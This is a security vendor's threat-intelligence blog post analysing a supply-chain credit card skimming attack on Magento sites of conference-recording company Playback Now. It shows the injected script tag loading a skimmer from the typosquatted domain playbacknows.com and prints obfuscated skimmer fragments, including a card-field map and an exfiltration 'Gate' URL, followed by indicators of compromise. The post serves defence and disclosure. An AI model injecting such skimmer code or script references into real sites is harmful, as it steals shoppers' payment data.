# Credit card skimmer targets virtual conference platform

**blog.malwarebytes.com**/malwarebytes-news/2020/10/credit-card-skimmer-targets-virtual-conference-platform/

Threat Intelligence Team

October 8, 2020

**Update**: *PlayBack Now has reached back to us and confirmed that they have identified and removed the malicious code from non active sites that were in the process of being archived or being moved to a new platform.*
*They also stated that PlaybackNow does not store user data or credit card information but that extra security and additional monitoring was put in place to prevent a credit card skimmer attack from copying and transmitting credit card data entered into unauthorized individuals/entities.*
*Additionally, the malicious domain playbacknows[.]com has been taken down.*

—

We've seen many security incidents affecting different websites simultaneously because they were loading the same tampered piece of code. In many instances, this is due to what we call a supply-chain attack, where a threat actor targets one company that acts as an intermediary to others.

In today's case, the targeted websites all reside on the same server and sell video content from various conferences and conventions. The host control panel belongs to Playback Now, a company that provides its customers with an array of services to capture and deliver recorded material into an online conference experience.

Criminals decided to impersonate Playback Now by registering a malicious domain lexically close to their official website that could be used to discreetly serve a credit card skimmer as well as collect stolen data.

Their next move was to inject a malicious reference to this skimmer code into dozens of Magento sites hosted on the same IP address belonging to Playback Now. As a result, the financial details from customers shopping for conference material are now at risk.

## Online conference sites compromised with Inter skimming kit

Playback Now provides organizations with an easy way to seamlessly convert an event into an online virtual experience. Conferences and seminars can be delivered via live streaming, on demand, or a hybrid of the two.

Their offering of a virtual conference expo hall seems like a timely solution during the pandemic for organizers and exhibitors to connect with customers just like at an in-person event.


Conference and Convention Recc
playbacknow.com
Playback Now
Playback Now™
Your Conference Virtually Anywhere
DISCOVER PLAYBACK NOW
Virtual Conference Platform

Figure 1:

Legitimate PlayBack Now website

Businesses or organizations that want to join the experience can get a dedicated website from where they will serve and promote their content. Take the following website built for the Association of Healthcare Internal auditors.

Once users have registered and purchased one of the packages, they can access recorded sessions online or save them onto a flash drive.



```
drift.load('crp8pfcexh9e');
</script>
<!-- End of Async Drift Code -->

<script type='text/javascript' src='https://playbacknows.com/playback/index.js'></script>
<!-- <script src="//my.hellobar.com/5c2ca96d41562afbb93eb852214f211ff0c19bb4.js"
type="text/javascript" charset="utf-8" async="async"></script> --><!-- Le HTML5 shim, for IE6-8
support of HTML5 elements -->
<!--[if lt IE 9]>
  <script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->
```

Figure 2: A Playback Now customer site that has been compromised


A closer look at the website's source code reveals an external reference to a JavaScript file. It would be easy to overlook, thinking it is served from the legitimate Playback Now website (playbacknow.com), but there is an extra 's' in that domain name (playbacknows[.]com) that gives it away.

That domain was registered only a couple of weeks ago and its home page is void of any content.

```
Domain name: playbacknows.com
Creation Date: 2020-09-21T20:22:10.00Z
Registrar: NAMECHEAP INC
Registrant Name: WhoisGuard Protected
Registrant Street: P.O. Box 0823-03411
Registrant City: Panama
```

In total, we detected the reference to this domain in over 40 websites belonging to different organizations (see the IOCs section of this blogpost).

This JavaScript is a skimmer that has been lightly obfuscated and contains a certain number of strings that are a common marking for the Inter skimming kit.


E-commerce site
playbackahia.com/checkout/onepage/?register
Playback AHIA
Events
Presenters
Help
My Cart (1)
https://playbacknows.com/playb
Skimmer code
playbacknows.com/playback/index.js
What is this?
Back

○ Credit Card
*Credit Card Type
Visa
*Credit Card Number
*Expiration Date
Month
Year
*Card Verification Number

* Required Fields

```
var _0x1f34=
['WOpcLCoYaG==','W4K0n8k7eepcOxldSmk6pCoYWPtcI1/cGsWPW4zgWRNdItxcN
WPak','WPVdPXhcLuxcNG==','DmoufSo8W5dcNNjS','q8kIdCkvrJVcSYpcP3u='
6iBW45HuJBdU0tcQ8orxrW=','qe3cI8ooWRKQa8kocq==','hmk7WOiYeCou','WO
eNcV10hgCkQ','WPDEWRxdPa==','pdK3yG==','quZcL8oUWRKobCkgbmkrcsO=',
```

```
var $s = {
    'Number': 'authorizenet_cc_number',
    'Holder': null,
    'HolderFirstName': _0x57a43f('0x71', 'r1MI'),
    'HolderLastName': _0x57a43f('0x3a', '[Lm]'),
    'Date': null,
    'Month': _0x57a43f('0x6', 'A8jk'),
    'Year': _0x57a43f('0x30', 'N[o1'),
    'CVV': _0x57a43f('0x125', 'mb#V'),
    'Gate': 'https://playbacknows.com/stplay/index.php',
    'Data': {},
    'Sent': [],
    'SaveParam': function(_0x1e5070) {
```

```
WOL9W5PoWQldOCkDWO/dG1ZcJt7cGCoAW69FWRVdSw7cRNddNW==','W5BdICk/W4Z
Ov','kdyGrmogW51OcCoCW7aOw2zxs8kpW73dVfavrmoJW512W4WeW4XFaW1ppaS9A
W4iQCmoqiCosqcNdOgZcTmkCjsRcTfJdUNWhzYJdUCo6W5mgl8o2WRBdNYiHadT0o8
OVcT3Dfq1tdHmo+omk4ESkhCmoTsSk5','ArKNz8oIpgddJI3cGSkHrttcRSoAW79D
=','fSkRWOi2eCovWQFcTq==','WQVdGYrbWPylWQWJCXW=','lmkZW4u6W6HlEIq=
KSk/W65q','xCk+cSkeuq==','lt3cGmogW4C0AfpdPfpcRW==','r2ddPguJra8='
fGguJFcNSo2lIy3WO4vhW==','etJcOG==','WRddSXWC','WPFdRbuwWQXa','WOP
```

Figure 3: Checkout page where skimmer will steal credit card data

When someone purchases a course or conference recording, their personal and credit card data will be leaked to criminals via the same malicious domain housing the skimmer.

## Breach possibly related to Magento 1.x exploit

All affected Playback Now customer sites are running on the same IP address at 209.126.18.3. Using VirusTotal Graph we can see an interesting connection with a piece of malware we previously documented.




Figure 4: VirusTotal graph showing a connection between malware and hosting server

This GoLang sample attempts to bruteforce access into a variety of Content Management Systems. If successful, attackers could use the gained credentials to inject malicious code into e-commerce sites.


This connection was interesting but lost some value when we looked at the submission date for this sample to VirusTotal. It's quite likely that the server was pinged just like many others, but it's unclear whether it would have resulted in a breach, even at a later date.

Based on an analysis of the compromised Playback Now related sites, we found they were running a vulnerable version of the Magento CMS, namely version 1.x. Following the release of an exploitation tool, a wave of attacks was recently observed, compromising over two thousand sites.

Given the timeline, this incident could have been leveraging the same exploit and be carried out by the same or perhaps a different group.

The official website playbacknow.com is hosted on 209.126.18.3 as well, but it does not appear to be compromised. One thing to note though is that it is running a different CMS, namely WordPress version 5.4.

We contacted Playback Now to report this breach. In the meantime, Malwarebytes Browser Guard detects and blocks the fraudulent skimmer domain.



Protection for this website

- Ads / Trackers: on
- Malware: on
- Scams: on
- PUP's: on

www.playbackifa.com

Total 4

Ad networks, trackers, malware, and scams

| | |
|---|---|
| | playbacknows.com |
| 1 | ws.sharethis.com |
| 1 | www.google-analytics.com |
| 1 | www.googletagmanager.com |

Figure 5: Malwarebytes Browser Guard blocking this attack

## Indicators of Compromise (IOCs)

Skimmer

```
playbacknows[.]com/playback/index.js
```

Compromised sites

| Website | Organization |
|---|---|
| playbacknar[.]com | National Association of Realtors |
| naraei[.]playbacknow[.]com | National Association of Realtors |
| nais[.]playbacknow[.]com | National Association of Independent Schools |
| nasmm[.]playbacknow[.]com | National Association of Senior Move Managers |

| | |
|---|---|
| tripleplay[.]playbacknow[.]com | Triple Play |
| digitaldealer[.]playbacknow[.]com | Digital Dealer |
| playbackaaj[.]com | American Association for Justice |
| playbackacp[.]com | American College of Physicians |
| playbacksmilesource[.]com | Smile Source |
| playbackc21[.]com | Century 21 University |
| playbackada[.]com | American Diabetes Association |
| playbacknailba[.]com | NAILBA |
| playbackswana[.]com | SWANA |
| playbacknaspa[.]com | NASPA |
| playbackaupresses[.]com | Association of University Presses |
| playbacknacba[.]com | NACBA |
| playbackaca[.]com | ACA International |
| playbacknala[.]com | NALA Paralegal Association |
| playbacknatp[.]com | National Association of Tax Professionals |
| iplayback[.]com | – |
| playbackcore[.]com | – |
| playbackndsc[.]com | National Down Syndrome Congress |
| playbackaata[.]com | American Art Therapy Association |
| playbacksnrs[.]com | Southern Nursing Research Society |
| playbackssp[.]com | Society for Scholarly Publishing |
| playbackcaregiving[.]com | Caregiving |
| playbackcas[.]com | Casualty Actuarial Society |
| playbackmpc[.]com | Midwest Podiatry Conference |
| playbackhinman[.]com | Hinman Dental |
| playbacknetworker[.]com | Psychotherapy Networker |

| | |
|---|---|
| playbacknara[.]com | National Association for Regulatory Administration |
| aspcvirtualsummit[.]org | American Society for Preventive Cardiology |
| playbackfgs[.]com | National Genealogy Society |
| playbackifa[.]com | International Franchise Association |
| playbackashe[.]com | Association for the Study of Higher Education |
| playbackippfa[.]com | IPPFA |
| playbackahri[.]com | Air Conditioning Heating Refrigeration Institute |
| playbackaonl[.]com | American Organization for Nursing Leadership |
| playbackngs[.]com | National Genealogy Society |
| playbackrlc[.]com | Restaurant Law Center |
| playbackahia[.]com | Association of Healthcare Internal Auditors |
| playbacknacac[.]com | National Association for College Admission Counseling |

Server hosting compromised sites

```
209.126.18.3
```